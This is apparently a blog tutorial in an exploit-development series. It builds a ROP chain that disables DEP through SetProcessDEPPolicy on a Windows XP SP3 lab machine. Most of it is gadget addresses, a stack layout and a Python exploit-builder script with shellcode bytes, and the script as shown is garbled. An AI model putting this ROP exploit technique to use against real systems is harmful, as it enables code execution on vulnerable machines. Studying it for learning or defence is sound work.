Introduction This article is part of my series: From Bug To Exploit
In the previous article , I mentioned six common methods to bypass DEP:
ZwSetInformationProcessSetProcessDEPPolicyVirtualProtectWriteProcessMemoryVirtualAlloc & memcpyHeapCreate & HeapAlloc & memcpy
In this article, I will introduce the second method: using the SetProcessDEPPolicy API.
SetProcessDEPPolicy According to the MSDN documentation , a process can disable DEP by passing 0 as the dwFlags parameter.
1
2
3
BOOL SetProcessDEPPolicy ( [in] DWORD dwFlags )
Since it only has a single parameter, we can apply the technique from the previous article .

Preparation First, we can disassemble the SetProcessDEPPolicy API with WinDbg. The result is shown below:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
0:000> uf setprocessdeppolicy

In my environment, the function is located at 7c863114 and ends with ret 4.

Similar to the previous article , we call the API directly. Therefore, we can arrange the exploit buffer as follows:
1
2
3
4
5
6
7
8
9
edi-0x30 : padding A
Note: There is no standard answer for a ROP exploit chain.
Run the command below in Immunity Debugger to find all available gadgets:
Writing ROP Exploit Script We need to overwrite EIP with the first gadget of our ROP chain.
Let’s get started with rop1. We use EDI as a “pivot”, so we need to initialize it:
0x7eb9a880: # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x7eb5de9d: SUB EAX,30 # POP EBP # RETN0x7eb5de9d: SUB EAX,30 # POP EBP # RETN0x7eb5b0e7: PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08
We set the pivot EDI to an address that is 60 bytes away from ESP.
Next, we set the parameter in rop2. We need to put 0 in [EDI]:
0x7eb4dafd: # XOR ECX,ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}0x77c34dc2: # MOV EAX,EDI # POP ESI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb82f36: # MOV DWORD PTR DS:[EAX],ECX # RETN ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
In rop3, we need to set ESP to [EDI-4], causing it to call the API.
0x77c3dbba: # MOV EAX,EDI # POP EDI # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x77c47844: # ADD EAX,-2 # POP EBP # RETN ** [msvcrt.dll] ** | {PAGE_EXECUTE_READ}0x7eb9a9e3: # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 ** [ntdll.dll] ** | {PAGE_EXECUTE_READ}
Therefore, the completed ROP exploit script can be implemented as follows:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 import structdef p32 (addr: int ) -> bytes :return struct.pack('<I' , addr)def read_shellcode () -> bytes :b'' with open ('messagebox.bin' , 'rb' ) as f:return shellcodedef sword_two () -> bytes :140 0x7c863114 ) 0x7c874f13 )b'\x89\xe0\x83\xc0\x7f\x83\xc0\x7f\x83\xc0\x7f\x83\xc0\x5f\xff\xe0' b'' 0x7eb9a880 ) b'1111' 0x7eb5de9d ) b'1111' b'1111' 0x7eb5de9d ) b'1111' 0x7eb5b0e7 ) b'1111' b'1111' b'' 0x7eb4dafd ) b'22222222' 0x77c34dc2 ) b'2222' 0x7eb82f36 ) b'' 0x77c34dc2 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x77c47844 ) b'3333' 0x7eb9a9e3 ) b'3333' b'A' * 4 b'B' * 8 b'C' * 4 b'D' * (offset - (len (padding_B) + len (padding_C) + len (padding_A) + len (shellcode_A) + len (stack_pivot) + len (api)))b'' b'\x90' * 400 return exploitdef main ():with open ('exploit_dep.txt' , 'wb' ) as f:print ('[+] OK' )if __name__ == '__main__' :
Note that both Padding A and Padding D are junk data. We can use either one to cause the buffer overflow.
Here, I reused the Shellcode A from the previous article and used a number of NOP (\x90) instructions as a NOP sled. Of course, you can use only a few of them and calculate a more precise jump address for Shellcode A to reduce the size of the exploit buffer.

Finally, let’s try to exploit it in a Windows XP SP3 virtual machine!
Conclusion This article is similar to the previous article , but uses a different API.
Honestly, since I have gained some experience from the previous article , I spent only a short amount of time developing the complete exploit script.
In conclusion, I want to mention some practical issues that I have encountered so far.
If we are trying to initialize EDI, we should not use a gadget containing a POP EDI instruction. Otherwise, the ROP chain might be corrupted.
Both Padding A and Padding D can be treated as junk data. The most important point is that they are used to cause the buffer overflow.
There is no standard answer for a ROP exploit script. The main difference is stability.
Alright! This is the end of this article. In the next article, I will study the third method.
If you have any comments or suggestions, please feel free to leave them below!
THANKS FOR READING! I drew a new drawing !
Morning...